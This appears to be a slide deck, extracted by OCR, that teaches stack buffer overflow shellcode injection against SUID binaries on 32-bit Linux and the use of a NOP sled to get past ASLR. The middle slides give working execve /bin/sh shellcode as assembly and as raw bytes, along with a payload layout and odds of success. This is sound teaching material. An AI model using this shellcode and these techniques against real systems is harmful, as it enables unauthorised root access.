Shellcode Injection

by Overflowing the Buffer and bypassing ASLR

- mount
- umount
- su
- sudo
- ping
- passwd

All are SUID binaries

```
-rwsr-xr-x 1 root root 44168 May  8  2014 /bin/ping
```

Execute with root permissions

even when run by non-root users

```
char target[100];

strcpy(target, source);    // Unrestricted copy - buffer overflow vulnerability
```

Exploiting to execute your own code with root access!

DHAVAL KAPIL


@dhaval_kapil

B. Tech

Computer Science and Engineering Department

IIT Roorkee

Memory Layout of a C Program


high address
command-line arguments and environment variables
stack
heap
uninitialized data (bss)
initialized to zero by exec
initialized data
text
read from program file by exec
low address

http://i.stack.imgur.com/1Yz9K.gif

Some Common Registers


1. %eip: instruction pointer register

2. %esp: stack pointer register

3. %ebp: base pointer register

Stack Layout

```
void func(int a, int b)
{
    int c;
    int d;
    // some code
}
void main()
{
    func(1, 2);
    // next instruction
}
```




Overflowing the Buffer

Overwriting return address

char target[100];

strcpy(target, source); *// Unrestricted copy - buffer overflow vulnerability*

STACK


<return address>
< %ebp >

Overwrite this
Space allocated for 'target'
'target' points here

- gets()
- scanf()
- sprintf()
- strcpy()
- strcat()

SHELLCODE INJECTION


Make vulnerable programs
execute your own code

Three step procedure:


1. Crafting Shellcode
2. Injecting Shellcode
3. Modify Execution Flow - Run the Shellcode

CRAFTING SHELLCODE

- Need to craft the compiled machine code
- Steps:
    - Write assembly code
    - Assemble this code
    - Extract bytes from machine code



```
xor     eax, eax      ;Clearing eax register
push    eax           ;Pushing NULL bytes
push    0x68732f2f    ;Pushing //sh
push    0x6e69622f    ;Pushing /bin
mov     ebx, esp      ;ebx now has address of /bin//sh
push    eax           ;Pushing NULL byte
mov     edx, esp      ;edx now has address of NULL byte
push    ebx           ;Pushing address of /bin//sh
mov     ecx, esp      ;ecx now has address of address
                      ;of /bin//sh byte
mov     al, 11        ;syscall number of execve is 11
int     0x80          ;Make the system call
```



```
shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
```

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80

INJECTING SHELLCODE


- Input taken by the program
- External files read by the program
- Arguments to the program

Somehow the shellcode injected should be loaded into the memory of the program with guessable addresses

TRANSFER EXECUTION FLOW

- Overwrite return address by overflowing the buffer
- Overwrite .got.plt/.fini_array section using a format string vulnerability

Make any of these addresses point to your shellcode


STACK
<Address of target>
return address
random bytes
%ebp
- - - -
random bytes
random bytes
random bytes
shellcode
- - - -
shellcode
shellcode
Space allocated for 'target'
'target' points here

Address of ‘target’ on the stack can be found using debuggers like gdb

To prevent such attacks, modern operating systems implement ASLR

ASLR

Address Space Layout Randomization

- Memory protection process
- Randomizes the location where executables are loaded in memory
- Nearly impossible to guess addresses on stack
- Probability of hitting a random address = 5.96046448e-8

NOP Sled

- Sequence of NOP(No-OPeration) instructions

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```

- ‘Slides’ CPU’s execution flow forward

Bypassing ASLR

Idea:

- payload = NOP sled(size n) + shellcode

\x90\x90\x90\x90...\x90 [SHELLCODE]

- Probability of success rate while attacking = n * 5.96046448 e-8

Size of NOP Sled	Probability of shellcode execution	Average no of tries needed to succeed once
40	2.384185e-06	419431
100	5.960464e-06	167773
500	2.980232e-05	33555
1000	5.960464e-05	16778
10000	5.960464e-04	1678
100000	5.960464e-03	168

Bypassing payload size restriction

- Inject payload in environment variable
- Not much restriction on size. Strings of order 100000 can be stored
- Environment variables are pushed on stack

Q & A

Further Reading

https://dhavalkapil.com/blogs/Shellcode-Injection/

Slides

https://speakerdeck.com/dhavalkapil